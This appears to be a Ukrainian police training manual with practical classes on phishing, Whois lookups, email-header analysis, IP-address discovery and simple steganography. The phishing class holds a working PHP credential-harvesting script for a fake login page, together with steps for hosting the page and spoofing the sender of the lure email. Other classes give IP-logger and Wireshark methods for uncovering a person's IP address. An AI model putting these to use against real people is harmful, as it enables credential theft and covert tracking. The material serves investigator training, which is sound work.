Здійснити відпрацювання наведених сервісів для діапазону IP-адрес поточного провайдера (дізнатися через зовнішню IP-адресу). Проаналізувати одержані дані. Зареєструватися у сервісі ICACCOPS.

Практичне заняття. Фішінг. Встановлення інформації про володільця доменного імені та IP-адреси

Навчальна мета заняття: ознайомлення з принципами фішінгових атак та протидії ним; демонстрація створення фішінгового сайту (фейку) популярної соціальної мережі; отримати практичні навички користування сервісом Whois.

Час проведення __2 год__. Місце проведення: комп'ютерний клас_____.
(кількість годин) (полігон, комп'ютерний клас, лабораторія, лінгафонний кабінет)

Устаткування: персональний комп'ютер (ПК) зі встановленою операційною системою Windows 2000 або вище та доступом до мережі Інтернет.

Завдання, які потрібно виконати, **підкреслено**

Фішінг (англ. *fishing* — рибна ловля) – одержання доступу до конфіденційних даних користувачів, яке досягається шляхом проведення масових розсилань електронних листів від імені популярних брендів, наприклад, від імені соціальних мереж (Facebook, Вконтакте, Однокласники), банків (Приватбанк, Ощадбанк), інших сервісів (Rambler, Mail.ru). У листі часто міститься пряме посилання на сайт, який зовні складно відрізнити від справжнього. Опинившись на такому сайті, користувач може повідомити інформацію, що дозволяє одержати доступ до облікових записів тощо.

Фейк (Fake) – точна копія головної сторінки (або будь якої іншої сторінки) оригінального сайту, яка використовується для фішінгу з метою отримання конфіденційних даних користувачів.

Для відпрацювання техніки фішингу можуть бути використані декілька способів:

1. Потрібно знайти хостинг-провайдер для того, щоб записати на нього підроблений сайт (фейк). Для вирішення цього завдання згодиться будь-який хостинг з підтримкою інтерпретатора PHP. Для пошуку ресурсів з безкоштовним хостингом можна скористатися ресурсом http://www.freehostsfinder.com/free-hosting.php.

Зареєструйте хостинг.

Отримавши автентифікаційні дані для зареєстрованого хостингу (login, password), за допомогою будь-якого FTP-файлового менеджера необхідно записати скрипти на сайт. Також для цього можна скористатись вбудованими файловими менеджерами.

Для створення фейку сайту можна скористатися такою технікою:

- завантажити оригінальну сторінку сайту з формою авторизації;
- відкрити вихідний код оригінальної сторінки (наприклад, з використанням правої кнопки миші);
- скопіювати вихідний код сторінки в текстовий файл та назвати його index.html;
- знайти у тексті створеного файлу відповідне посилання на передачу даних з форми введення (form method="post" action= "" або form method=GET action= ""), а також дізнатися імена змінних, які використовуються для передачі автентифікуючої інформації (наприклад, email та pass);
- замінити фразу в лапках на назву, створеного скрипту фіксації даних, наприклад, файл log.php. Його зміст може бути таким:

```
<?PHP

$mail = $_POST['email']; // Логін
$pass = $_POST['pass']; // Пароль

if ($mail !== '') {
$log = fopen("fbfake.txt","a+"); //відкрити файл, в якому будуть зберігатися паролі
```

```
fwrite($log,"\n $mail:$pass"); //записати дані до файлу
fclose($log); //закрити файл

echo "<html><head><META HTTP-EQUIV='Refresh' content ='0;
URL=адреса_сайту'></head></html>";
}
else
echo "<html><head><META HTTP-EQUIV='Refresh' content ='0; URL=
адреса_сайту'></head></html>";
//перенаправляємо користувача на справжній сайт

?>
```

- створити порожній файл fbfake.txt, в якому зберігатимуться автентифікуючі дані;
- завантажити всі описані файли на хостинг.

Перевірити роботу сайту.

2. Інший спосіб розміщення фейкової сторінки полягає у використанні сервісу NGROK, призначеного для тестування роботи сайтів. Для створення самої підробленої сторінки при цьому можна скористатися спеціалізованими утилітами (наприклад, SET) або наведеним раніше способом. В останньому випадку для розміщення сторінки в мережі слід завантажити утиліту ngrok. Запустити її з командного рядка:

```
ngrok http 80
```

Завантажити набір Denwer для створення та управління сайтами та привести його у готовність.

Створити в папці Denwer \Home каталог з назвою виділеної ngrok адреси, а в ньому папку www.

Розмістити в створеній папці www скритпти сайту.

Змінити в папці Denwer \usr\local\apache\conf файл httpd.conf (Listen *:443
Listen *:80).

Запустити Denwer.

Перевірити роботу сайту за протоколами HTTP та HTTPS.

Невід'ємним елементом фішінгу є відправлення листа з підміною адреси відправника. Для виконання цього завдання можна скористатись готовим скриптом, який забезпечує відправку електронних листів від адміністратора популярної соціальної мережі. Проте на безкоштовному хостингу він скоріш за все не спрацює, оскільки буде заблокований налаштуваннями безпеки.

Скрипт тестового сайту знаходиться в каталозі «SendMail», тому для його реалізації достатньо лише створити в каталозі сайту фейку новий каталог «SendMail» та записати існуючі файли-скрипти.

Зверніть увагу! Особа отримає на своїй поштовій скринці відповідний лист.

При наведенні мишкою на посилання, можна побачити, що насправді йде перенаправлення на створений раніше тестовий сайт /?gifts=id2370123.

Для того, щоб захиститись від атак подібного виду, потрібно уважно перевіряти поштові повідомлення так користуватись антифішінговими інструментами.

Анонімні листи можна відправляти і за допомогою сторонніх сервісів, наприклад, https://emkei.cz/, http://anonym-mail.5ymail.com, https://anonymousemail.me/ тощо.

Для наведеного викладачем переліку доменних імен встановити за допомогою ресурсу http://centralops.net інформацію про їх володільця. Підготувати рапорт та сформувати відповідний запит до провайдера телекомунікацій. Обґрунтувати свої вимоги у запиті (див., *зразок*).

Самостійно знайти інші ресурси, які надають послуги сервісу Whois. Звернути особливу увагу на відповідні вітчизняні ресурси (hostmaster.ua). Відпрацювати їх на одному з доменних імен. Порівняти одержані результати на предмет обсягу надаваних даних.

Фабула

Під час патрулювання у м. Харкові в одному із дворів на паркувальному майданчику патрульним було

виявлено візитну картку із зображенням напівроздягненої дівчини, назвою закладу, телефонами та адресою сайту. Позаду візитівки кульковою ручкою було написано адресу. Зайшовши на сайт, вказаний у візитівці, патрульний побачив пропозицію послуг повій у м. Харкові.

Оскільки маршрут патруля пролягав уздовж адреси, вказаної у візитівці, патрульним було прийнято рішення додатково оглянути навколишню територію біля будівлі, вказаній у візитівці. Біля самого будинку було виявлено ще 15 візитівок аналогічного змісту, які лежали на видному місці на козирку будинку, що виходить на проїжджу частину центру міста. У дворі досліджуваного будинку було виявлено урну, зверху якої у відсіку для недопалків знаходилось багато недопалків зі слідами червоного та рожевого кольору. У під'їзді будинку розташовано чотири вхідних двері, по дві на першому та другому поверхах, які оснащені камерами відеоспостереження.

Під час подальшого патрулювання на маршруті було виявлено подібні візитівки, але вже з іншими телефонами та адресою. Водночас вказані назва закладу та сайт збігалися із наведеними на попередньо знайдених візитівках.

Про вказані події патрульний доповів рапортом керівництву.

Визначити порядок дій правоохоронних органів у даній ситуації. Обґрунтувати вибір конкретних заходів та потрібне апаратно-програмне забезпечення. Провести їх моделювання. Скласти відповідні документи. Конкретні назви сайтів, облікових записів тощо повідомляються командам додатково.

Зразок

Запит про власника домену

НАЦІОНАЛЬНА ПОЛІЦІЯ УКРАЇНИ

[реквізити підрозділу]

ТОВ „Хостинг”

вул. Хрещатик, 10, м. Київ

_____ 20__ року № _____

На № _____ від _____

У рамках оперативного супроводження матеріалів кримінального провадження № _____ від __.__.20__, на підставі *посилання на статтю нормативно-правового акту*, прошу надіслати на адресу *назва підрозділу* інформацію щодо клієнта, який протягом *період часу* використовував (-є) сервер (мережне обладнання) з IP-адресою ***.***.***.*** для розміщення на ньому сайту *домен* (лише у випадку послуг VPS-хостингу), а також інформацію про внесення зазначеним клієнтом оплати за отримані телекомунікаційні послуги. У разі наявності відповідних договорів або бухгалтерських документів прошу надіслати їх завірені копії.

Ураховуючи обмежений термін на проведення перевірки, прошу Вашого сприяння у наданні зазначеної інформації в якомога стислий строк.

Начальник управління / відділу _____

Вик. _____ _._.
тел. ___-__-__
т. м. 0_____

Практичне заняття. Аналіз поштового повідомлення

Навчальна мета заняття: отримати практичні навички аналізу поштового повідомлення.

Час проведення __2 год__. Місце проведення: комп'ютерний клас_____.
(кількість годин) (полігон, комп'ютерний клас, лабораторія, лінгафонний кабінет)

Устаткування: персональний комп'ютер (ПК) зі встановленою операційною системою Windows 2000 або вище та доступом до мережі Інтернет.

Завдання, які потрібно виконати, **підкреслено**

Базовий формат поштових повідомлень (листів, messages) і статей USENET (article) визначається RFC 822 і його «спадкоємцем» RFC 2822. Кожне повідомлення (лист, message, стаття, article) складається з конверта і вмісту. Конверт зберігає адресну інформацію, необхідну для відправки і передачі повідомлення одержувачеві. Формат конверта визначається середовищем розповсюдження. Для його автоматичного створення може використовуватися інформація з вмісту повідомлення. Стандарт визначає тільки формат вмісту повідомлення і лише у момент передачі, тобто повідомлення можуть зберігатися абсолютно в іншому форматі. Повідомлення ділиться на рядки і складається з секції заголовків і тіла повідомлення (можливо порожнього).

Виходячи з даних, наведених в теоретичних відомостях, проаналізувати заголовок та тіло листа зі своєї електронної поштової скриньки. Визначити адресу відправника та маршрут руху листа. Скласти звіт, у якості шаблону взяти інформацію з прикладу.

Відпрацювати сервіс http://ua.smart-ip.net/trace-email або https://www.iplocation.net/trace-email.

Приклад. ***Розшифровка типового заголовку листа***

Return-path: *@ukr.net** *– зворотна адреса, вказана відправником;*

Received: from [212.9.224.21] (port=25 helo=mail-out.iptelecom.net.ua) *– лист отримано від хосту mail-out.iptelecom.net.ua з IP-адресою 212.9.224.21*

by mx5.mail.ru *– ім'я комп'ютера, який приймав повідомлення;*

with esmtp id 1COlNS-000F0L-00 *– комп'ютер, що прийняв повідомлення, надав йому ідентифікаційний номер 1COlNS-000F0L-00;*

Tue, 18 Nov 2008 02:14:18 +0300 *– передавання листа здійснювалося у вівторок, 18 листопада 2008 року о 02:14:18 за часом третього часового поясу, який випереджає Гринвічський часовий пояс на 3 години, звідси «+0300»;*

Received-SPF: none (mx5.mail.ru: 212.9.224.21 is neither permitted nor denied by domain of ukr.net) client-ip=212.9.224.21 *– отримана відповідь на SPF-запит. Технологія SPF (Sender Policy Framework) є одним зі способів ідентифікації відправника електронного листа та надає додаткову можливість фільтрування потоку пошти на наявність у ньому повідомлень зі спамом. За допомогою SPF пошта поділяється на «дозволену» й «заборонену» відносно домену одержувача чи відправника. В даному випадку, поштовий сервер одержувач mx5.mail.ru здійснив SPF-запит до домену ukr.net, де було отримано відповідь про фактичну відсутність SPF-захисту (дослівно: mx5.mail.ru здійснив SPF-запит до домену ukr.net про наявність у списках IP-адреси 212.9.224.21, на що було отримано відповідь про те, що цю адресу не внесено ані в дозволені, ані в заборонені списки SPF домену ukr.net);*

envelope-from=*@ukr.net** *– заголовок, який додається до листа деякими поштовими програмами під час доставки кінцевому одержувачу;*

helo=mail-out.iptelecom.net.ua;

Received: from h136.246.159.dialup.iptcom.net ([213.159.246.136]:64011 "HELO copm1" ident: "NO-IDENT-SERVICE[2]" whoson: "s-m-i-t")

by pechkin.iptelecom.net.ua with SMTP id S358789AbUKAXOS (ORCPT <rfc822;igoset@mail.ru> + 3 others)

Tue, 18 Nov 2008 01:14:18 +0200 *– час, коли одержано лист*

Message-ID: <021501c4c068$4d89ba20$0200a8c0@copm1> *– процес одержання листа первинним провайдером для подальшого пересилання з ПК, підключеного за допомогою модемного з'єднання (h136.246.159.dialup.iptcom.net). Розшифрування є аналогічним вищевикладеному;*

From: *@ukr.net** *– надпис на «конверті», від кого лист;*

To: <**@mail.ru>, <**@ukrpost.net>, <@mail.ru>, <**@ukr.net>, <**@yahoo.co.uk>, <**@ok.ru>, <**@yandex.ru>, <****@mail.ru>, <*****@mail.ru>, <**@bk.ru>, *@ukr.net** *– адреси доставки листа;*

Subject: =?koi8-r?B?8NLFxMzP1sXOycU=?= *– тема листа (при заміні кодування тема матиме вигляд напису «Предложение»);*

Date: Tue, 18 Nov 2008 00:52:14 +0200 *– дата та час створення листа (вівторок 2 листопада 2008 р., о 00:52:14 на комп'ютері зі встановленим 2-м часовим поясом);*

MIME-Version: 1.0 *– версія стандарту, відповідно до якого створено даний лист;*

Content-Type: multipart/alternative *– формат змісту листа. Визначається тип інформації в листі та спосіб її відображення. Зокрема встановлюється кодування листа, якщо використовується який-небудь національний набір символів;*

boundary="----=_NextPart_000_0015_01C4C076.3170DA90" *– стандартизація розбивання великих листів на декілька частин. В полі «Content-Type» після значення «multipart/<subtype>» зазначається рядок - унікальний обмежувач фрагментів "boundary=<boundary string>". А потім перед кожним фрагментом пишеться цей рядок, з двома мінусами попереду, а в кінці фрагментації ще один рядок, який завершується такими ж двома мінусами.*

X-Priority: 3 *– пріоритет листа, позначений цифрами.*

X-MSMail-Priority *– нестандартне поле Microsoft - пріоритет листа. Буває «звичайним», «невідкладним» та «не невідкладним». Зазвичай, використовуються слова: «Normal», «Urgent», «Non-urgent». Може впливати на швидкість обробки та передачі листа різними проміжними поштовими системами;*

X-Mailer: Microsoft Outlook Express 5.50.4927.1200 *– інформація про поштову програму, яка використовувалася для створення листа;*

X-MimeOLE: Produced By Microsoft MimeOLE V5.50.4927.1200 *– інформація про фірму виробника програмного забезпечення;*

X-Spam: Not detected *– лист не визначено як спам.*

Практичне заняття. Методи встановлення IP-адреси

Навчальна мета заняття: отримати навички встановлення IP-адреси.

Час проведення __2 год__. Місце проведення: комп'ютерний клас_____.
(кількість годин) (полігон, комп'ютерний клас, лабораторія, лінгафонний кабінет)

Устаткування: персональний комп'ютер (ПК) зі встановленою операційною системою Windows 2000 або вище та доступом до мережі Інтернет.

Завдання, які потрібно виконати, **підкреслено**

У рамках здійснення різного виду атак зловмисники нерідко вдаються до визначення IP-адрес контактних осіб. Один з методів її встановлення наведено нижче.

1. Створити новий домен на раніше зареєстрованому хостингу (див. попередні заняття).
2. Після реєстрації хостингу можна створити сайт із файлами відправки повідомлення.
3. Через скрипт відправлення поштового повідомлення (ввести у браузері: ім'я створеного сайту/send.php) надсилаємо на відповідну адресу листа (див., зміст файлу send.php). У разі такого переходу у відповідному файлі (ввести у браузері: ім'я створеного сайту/log_ip.html) з'явиться IP-адреса, дата і час звернення за часовим поясом налаштованим на сервері з розміщеним скриптом, версія браузеру та тип операційної системи. За результатом переходу за посиланням особу буде автоматично переадресовано на сайт, визначений у файлі index.php.

Оскільки формування листа передбачає автоматичне розташування у ньому посилання на зображення зі створеного сайту, то навіть у разі відкриття листа без переходу за посиланням можна встановити факт та час мережної активності особи взагалі та у поштовій скриньці зокрема. IP-адреса у цьому випадку належатиме поштовому серверу, з якого переглядалося повідомлення. Остання процедура спрацює лише у випадку активованої функції перегляду зображень у налаштуваннях поштової скриньки.

Подібні функції виконують й інші сервіси в мережі Інтернет, зокрема, iplogger.ru, grabify.link, blasze.tk.

Для їх використання, як правило, потрібно ввести посилання на ресурс, на який буде пересилатися запит при переході за згенерованим посиланням (після фіксації даних комп'ютера). Це може бути посилання на якийсь малюнок або інший мережний ресурс.

Після введення потрібної інформації генерується посилання, яке надсилається особі. Для перегляду відвідувань надається інше посилання. Надавана за ним інформація, як правило, містить час, дату та IP-адресу переходу, а також відомості про веб-броузер відвідувача.

Окремі ресурси можуть блокувати створені вказаним способом посилання, вважаючи їх вірусними програми, в такому випадку доцільно скористатися сервісами скорочення посилань, такими як, наприклад, bit.ly, eb.by, tinyurl.com, is.gd, clck.ru, tr.im, snipurl.com, u.to, goo.gl, tiny.cc.

Встановити окремі відомості про одержувача електронного листа (дату та час прочитання повідомлення, IP-адресу, з якої повідомлення було прочитано) можна за допомогою сервісу https://www.readnotify.com/ (див. теоретичні відомості).

Самостійно відпрацювати принаймні два з наведених сервісів.

Якщо особа використовує мультимедійні засоби комунікації, то встановити відповідну IP-адресу можна за допомогою програми WireShark. Основна логіка встановлення IP-адреси абонента полягає у використанні фільтра, який буде відслідковувати мережні пакети, які надходять на локальну адресу. Фільтр може бути більш загальним:

*ip.src == **IP-адреса** and udp.srcport == **номер порту*** (1)

або більш конкретним:

*ip.src == **IP-адреса** and udp.srcport == **номер порту** and frame.len==**розмір пакета*** (2)

ip.src == ***IP-адреса*** and stun.att.ipv4-xord (3)

У першому випадку відслідковуються усі пакети, у другому – лише певного розміру, у третьому – ті, які містять певний атрибут.

Наприклад, для відслідковування IP-адреси абонента Skype (необхідне перебування в контактах шуканого абонента) для старих версій програми (до 2018 року) у фільтрі (1), (2) потрібно вказати свою IP-адресу та номер порту, який можна дізнатися у настройках Skype (Інструменти → Настройки → Додатково → З'єднання).

У нових версіях Skype можна скористатися фільтром, який шукатиме з'єднання за протоколом STUN (3). Після чого на головній сторінці WireShark у поле Filter слід ввести відповідний фільтр та запустити процес перехоплення пакетів, натиснувши кнопку у вигляді плавнику. Після здійснення вказаних процедур потрібно ініціювати з'єднання з активним абонентом Skype. Якщо він використовує програму Skype, то у вікні WireShark відобразяться пакети з IP-адресою кінцевого вузла зв'язку (це може бути адреса провайдера абонента; його власна зовнішня IP-адреса; локальна адреса, у випадку роботи обох Skype-клієнтів в одній локальній мережі; адреса Microsoft, якщо абонент виходив на зв'язок через веб-клієнт тощо). Так само за допомогою WireShark можна дізнатися IP-адреси абонентів й деяких інших мультимедійних засобів спілкування, зокрема Viber (фільтр – *ip.src == **IP-адреса** and data.len == 58*), Telegram (ip.src == ***IP-адреса*** and data.len==88).

З урахуванням наведених відомостей дізнатися IP-адресу будь-якого активного користувача Skype.

Крім застосування програми WireShark існують й інші способи одержання інформації про IP-адресу абонента (див., теоретичні відомості).

Практичне заняття. Дослідження простих елементів стеганографії

Навчальна мета заняття: дослідити методику здійснення прихованого запису інформації до файлу.

Час проведення __2 год__. Місце проведення: комп'ютерний клас_____.
(кількість годин) (полігон, комп'ютерний клас, лабораторія, лінгафонний кабінет)

Устаткування: персональний комп'ютер (ПК) зі встановленою операційною системою Windows 2000 або вище та доступом до мережі Інтернет.

Завдання, які потрібно виконати, **підкреслено**

Один із найпростіших способів стеганографії, що може використовуватися для приховування електронних зображень (зокрема дитячої порнографії), засновано на особливостях структури файлів архіву типу RAR (рис. 1) та файлів зображень типу JPEG (рис. 2).

Рис. 1. Структура файлу RAR

Рис. 2. Структура файлу JPEG

Як видно з цих рисунків, якщо «склеїти» два файли цих типів: на початку файлу типу RAR вставити файл типу JPEG, то за допомогою відповідних програм ми зможемо переглядати один і той самий файл і як архів, і як рисунок.

Для виконання цього завдання можна скористатися редактором WinHex, відкривши в ньому файл JPEG, через меню «File» → «Open» (рис. 3.



Рис. 3. Вміст файлу JPEG

Наприкінці файлу вставляються декілька нулів (рис. 4), відкривається в іншому вікні файл типу RAR з нього копіюється весь зміст та вставляється в кінець файлу типу JPEG (рис. 5).



Рис. 4. Меню додавання нульових байтів



Рис. 5. Копіювання вмісту файлу RAR

Файл зберігається, після чого при його відкритті за допомогою програми перегляду зображень буде відкриватися рисунок (рис. 6). Якщо відкрити даний файл за допомогою програми архіватора, то відкриється архів (рис. 7).

Рис. 6. Файл відкрито за допомогою програми перегляду зображень



Рис. 7. Файл відкрито за допомогою архіватора

Сам архів може бути додатково зашифрований правопорушниками, що суттєво ускладнює роботу правоохоронних органів.

У подальшому такого штибу рисунок може вставлятися на веб-сторінку або передаватися поштою чи в інший спосіб.

Виявити стеганографічні повідомлення можна з використанням уважного вивчення параметрів та порівняння вмісту файлу з еталонним, а також за допомогою спеціального програмного забезпечення.

Ще одним варіантом приховування інформації є використання альтернативних потоків. Вони вперше з'явилися в ОС Windows NT із введенням файлової системи NTFS для забезпечення сумісності з файловою системою HFS. Суть організації HFS полягає в поділі файлу на файл даних і файл ресурсів. У файлі даних перебуває вміст документа, а у файлі ресурсів – ідентифікатор типу файлу та інші властивості. В альтернативному потоці можна зберігати різні дані. Сам альтернативний потік даних можна видалити тільки видаленням батьківського файлу або папки.

Багато користувачів і навіть працівників правоохоронних органів не знають про існування альтернативних потоків даних, тому дана можливість відмінно підходить для приховування важливої інформації. Щоб розібратися, як все це працює насправді, необхідно виконати наступні дії:

- скориставшись стандартним Блокнотом, створити файл з іменем test.txt у кореневій папці диску (наприклад, c:\), ввести у нього довільний текст і зберегти файл;

- відкрити діалогове вікно «Виконати» (комбінація клавіш WIN+R) та ввести у командному рядку команду «notepad c:\test.txt:alternate.txt» (лапки не вводити) (рис. 8).

